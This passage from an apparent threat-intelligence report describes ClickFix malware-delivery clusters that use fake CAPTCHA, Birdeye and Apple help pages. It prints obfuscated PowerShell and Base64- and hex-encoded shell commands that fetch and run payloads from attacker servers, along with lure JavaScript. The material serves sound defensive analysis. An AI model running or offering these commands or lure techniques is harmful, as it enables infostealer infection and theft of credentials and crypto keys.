
Cluster 3: Birdeye

Cluster 3 was observed operating from May 2024 until the time of writing. Previously reported on by Insikt Group, this cluster uses infrastructure centered on domains incorporating the keyword "bird" to deliver its ClickFix lure pages, trackable in Recorded Future's HTML Content Analysis. These lures spoof Birdeye, an AI marketing company, to manipulate victims into executing malicious commands.

Cluster 3 Profile

Cluster 3

Birdeye Theme



acebirdrep[.]com (Recorded Future Web Scans)

Timeframe	2024-05-16 to 2026-03-05	**Target Platform**		**Payload Dropped**	Various Payloads	**IoC List**	Appendix F

***Figure 11**: Overview of ClickFix Cluster 3 — Birdeye (Source: Recorded Future)*

Example Command(s)

```
"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -nop -c
"$kh='http'+'s';"$b=':'+'//'+'alababababa'+'.'+'cloud'+'/';"$c='cVG'+'vQi'+'o6'+'.txt';"$om=$kh+$b
+$c;$i='{0}{1}{2}' -f 'Net.','Web','Client';"$rf=New-Object
($i);$kj=$rf.('Download'+'String')($om);Invoke-Expression $kj"
```

***Table 6:** PowerShell command observed across Cluster 3*

Cluster 3 Infection Chain

The infection chain begins when a victim visits a compromised site and is presented with a Cloudflare-style CAPTCHA challenge. Upon interacting with the page, the victim is prompted to run a command in the Windows Run dialog box. Insikt Group identified this cluster by pivoting on unique technical identifiers within the HTML artifacts, including a consistent and unique page title and a static image used across the infrastructure.

The command the victim is manipulated into running causes the victim's device to reach out to *alababababa[.]cloud* to download a payload from *hxxps[://]alababababa[.]cloud/cVGvQio6[.]txt*. To further reduce suspicion, once the malicious command is executed, the victim is redirected to the legitimate *birdeye.com* website (see **Figure 12**).




Figure 12: *The redirect to the legitimate Birdeye website (Source: Recorded Future)*

Analysis of the JavaScript within the DOM for this cluster, provided in **Appendix F**, revealed insights into the threat actor's methods. A notable portion of the script uses seven obfuscated lines that are concatenated into a single string to be attached to the victim's clipboard. The developer left comments

within the code that detail the deobfuscated purpose of each line. For example, one comment explicitly identifies the portion of the command calling PowerShell with specific flags (**Figure 13**).

```
[112, 111, 119, 101, 114, 115, 104, 101, 108, 108, 46, 101, 120, 101, 32, 45, 119, 32,
104, 32, 45, 110, 111, 112, 32, 45, 99, 32], // powershell.exe -w h -nop -c
```

Figure 13: *Portion of JavaScript containing threat actor comments (Source: Recorded Future)*

Furthermore, a comment written in Cyrillic at the beginning of the script translates to, "This should help bypass Cloudflare static analysis". This internal documentation suggests the threat actor is purposefully detailing their actions to refine bypass techniques against security scanners.

Historically, *alababababa[.]cloud* has been associated with the delivery of multiple malware strains, including Lumma Stealer and RedLine Stealer. The large volume of domains identified in this cluster, exceeding 40 unique entries, highlights the scale of the "run and repeat" model used to sustain this activity.


Cluster 4: Dual-Platform Selection

Cluster 4 was observed operating from March 2025 to the time of writing. This cluster is unique for its use of operating system detection to deliver tailored ClickFix lures for both Windows and macOS users. Unlike standard ClickFix behavior that typically pushes commands to the clipboard automatically, this variant provides detailed manual instructions, requiring the victim to open native system tools and manually copy and paste the provided staging payload. One of the ClickFix pages used to analyze this behavior was *macosapp-apple[.]com*, hosted at IP address *45[.]144[.]233[.]192*.

Cluster 4 Profile

Cluster 4

Dual-Platform Selection



macosapp-apple[.]com (Recorded Future Web Scans)

Timeframe	2025-05-13 to 2026-03-05	**Target Platform**		**Payload Dropped**	Odyssey Stealer	**IoC List**	Appendix G

***Figure 14**: Overview of ClickFix Cluster 4 — Dual-Platform Selection (Source: Recorded Future)*

Example Command(s)
`echo "Y3VybCAtcyBodHRwOi8vNDUuMTM1LjIzMi4zMy9kL3JvYmVydG85OTIyMyB8IG5vaHVwIGJhc2ggJg==" | base64 -d | bash`
`echo "Y3VybCAtcyBodHRwOi8vMjE3LjExOS4xMzkuMTE3L2Qvcm9iZXJ0bzMyMTAwIHwgbm9odXAgYmFzaCAm" | base64 -d | bash`
`echo "Y3VybCAtcyBodHRwOi8vNDUuMTM1LjIzMi4zMy9kL3JvYmVydG82NzUzOSB8IG5vaHVwIGJhc2ggJg==" | base64 -d | bash`
`echo "Y3VybCAtcyBodHRwOi8vNDUuMTM1LjIzMi4zMy9kL3JvYmVydG8yOTYxNCB8IG5vaHVwIGJhc2ggJg==" | base64 -d | bash`
`echo "Y3VybCAtcyBodHRwOi8vb2R5c3NleTEudG86MzMzMy9kP3U9b2N0b2JlciB8IG5vaHVwIGJhc2ggJg==" | base64 -d | bash`

Table 7: *Encoded commands observed across Cluster 4*

Cluster 4 Infection Chain

The infection chain begins when a victim lands on a ClickFix page that instructs them to verify they are human (**Figure 15**).




Figure 15*: ClickFix page identified in Cluster 4 (Source: Recorded Future Web Scans)*

Analysis of the landing page DOM reveals logic that detects the user's device type from the user agent. As shown in **Figure 16**, if a mobile device or tablet is detected, the page displays a "Device Not Supported" message.

```
          function getOS() {
                const ua = navigator.userAgent;
                if
(/(tablet|ipad|playbook|silk)|(android(?!.*mobi))/i.test(ua)) return "tablet";
                if
(/Mobile|iP(hone|od)|Android|BlackBerry|IEMobile|Kindle|Silk-Accelerated|(hpw|
web)OS|Opera M(obi|ini)/.test(ua)) return "mobile";
                if (ua.includes("Macintosh") || ua.includes("MacIntel") ||
ua.includes("MacPPC") || ua.includes("Mac OS")) return "mac";
                if (ua.includes("Windows") || ua.includes("Win64") ||
ua.includes("Win32")) return "windows";
                return "unknown";
            }
            const userOS = getOS();

            if (userOS === "mobile" || userOS === "tablet") {
                checkboxPlacementContainer.classList.add('hidden');
                vUih6Message.classList.add('hidden');
                unusualTrafficSection.classList.add('hidden');
                mobileMessageSection.classList.remove('hidden');
                challengeStatusText.textContent = "Device Not Supported";
            } else {
                mobileMessageSection.classList.add('hidden');
                checkboxPlacementContainer.classList.remove('hidden');
                setTimeout(() => {
                    vUih6Message.classList.remove('hidden');
                    unusualTrafficSection.classList.remove('hidden');
                }, 2000);
```

***Figure 16**: The getOS function infers the user's device type from the user agent and conditionally hides or shows user interface (UI) sections, displaying a "Device Not Supported" state for mobile and tablet, and the normal challenge flow for desktop (Source: Recorded Future)*

For desktop users, the experience varies by operating system:

- **Windows:** Victims are presented with manual instructions to open PowerShell. However, at the time of analysis, the Windows path lacked a functional malicious staging command, serving only a placeholder string, `windows_command` (see **Figure 17**).
- **macOS:** The macOS instance is fully operational. Victims are instructed to open the Terminal via Spotlight and paste a Base64-encoded command (see **Figure 18**).

```
else if (userOS === "windows") {
                    windowsInstructions.classList.remove('hidden');
                    const windowsCompatibleCommand = `windows_command`;
                    copyWindowsCommandButton.addEventListener('click', () =>
copyToClipboard(windowsCompatibleCommand, copyWindowsCommandButton));
```

***Figure 17**: The placeholder string `windows_command` observed in the DOM (Source: Recorded Future)*

```
echo
"Y3VybCAtcyBodHRwOi8vNDUuMTM1LjIzMi4zMy9kL3JvYmVydG85OTIyMyB8IG5vaHVwIGJhc2ggJ
g==" | base64 -d | bash
```

***Figure 18**: macOS staging command Base64 encoded (Source: Recorded Future)*

Once executed on a macOS system, the command is decoded to initiate a silent background download and execution from a remote staging server using `curl` (see **Figure 19**).

```
curl -s hxxp[:]//45[.]135[.]232[.]33/d/roberto99223 | nohup bash &
```

***Figure 19**: macOS staging command Base64 decoded (Source: Recorded Future)*

The staging server at *45[.]135[.]232[.]33* has been observed delivering Odyssey Stealer since June 15, 2025. While this C2 server went offline in late 2025, Insikt Group identified an additional IP address, *217[.]119[.]139[.]117*, using identical Uniform Resource Identifier (URI) patterns (`d/roberto#####`) to stage payloads for this cluster.

The threat actor also experimented with branding to broaden victim appeal. One domain in this cluster, *valetfortesla[.]com*, was observed serving a page designed to mimic the Apple App Store rather than the often-abused Cloudflare verification page (see **Figure 20**). This shift demonstrates a deliberate effort to vary the social engineering lure to evade detection.




Figure 20: *ClickFix lure hosted on* valetfortesla[.]com *(Source: Recorded Future Web Scans)*

Insikt Group also identified a management panel hosted on *45[.]144[.]233[.]192* titled "Service Worker Build Delivery - Demo" (see **Figure 21**). The panel outlines a workflow for managing client "builds" via a Service Worker, including OS detection and automated build downloads. Critically, the system exposes a "harvest" viewer, indicating the collection of sensitive data such as cookies, credentials, storage contents, and even cryptocurrency seed phrases and private keys.




Figure 21: *"Service Worker Build Delivery" management panel (Source: Recorded Future Web Scans)*


Cluster 5: macOS Storage Cleaning

Cluster 5 was observed operating between December 2, 2025, and March 5, 2026, targeting macOS users. This cluster, trackable in Recorded Future HTML Content Analysis, impersonates an Apple help page, presenting victims with a templated interface that replicates Apple's fonts, styling, and verbiage. The lure convinces victims they must run a system command to "Free up storage space on Mac".

Cluster 5 Profile

Cluster 5

macOS Storage Cleaning



mac-os-helper[.]com (Recorded Future Web Scans)

Timeframe	2025-12-02 to 2026-03-05	**Target Platform**		**Payload Dropped**	MacSync	**IoC List**	Appendix H

***Figure 22**: Overview of ClickFix Cluster 5 — macOS Storage Cleaning (Source: Recorded Future)*

Example Command(s)

```
echo
'59335679624341746 1325a7a553077676148523063484d364c7939765933527663473 9344c6d4e766253396a64584a734
c7a517a4e6a526d4e6a45354f4749304d7a51304e5467345a4456685a5459354d54426d59574a6c4d474978596a5669596
d4a684e7a4d3159544e6b5a4459345a6d49345a4751334d7a6b335a4459774e6d566a4f474638656e4e6f' | xxd -r -p
| base64 -D | zsh
```

```
curl -kfsSL
hxxps[://]octopox[.]com/curl/4364f6198b4344588d5ae6910fabe0b1b5bbba735a3dd68fb8dd7397d606ec8a
```

***Table 8:** Commands observed across Cluster 5*

Cluster 5 Infection Chain

The infection begins when a victim lands on a compromised website hosting the ClickFix lure. The page presents a "Free up storage space on Mac" prompt (see **Figure 23**) that instructs the user to open the Terminal application using the Spotlight shortcut (`Command + Space`). This methodology bypasses traditional browser-based security prompts by shifting the execution of malicious code to native system binaries, using a LotL technique.

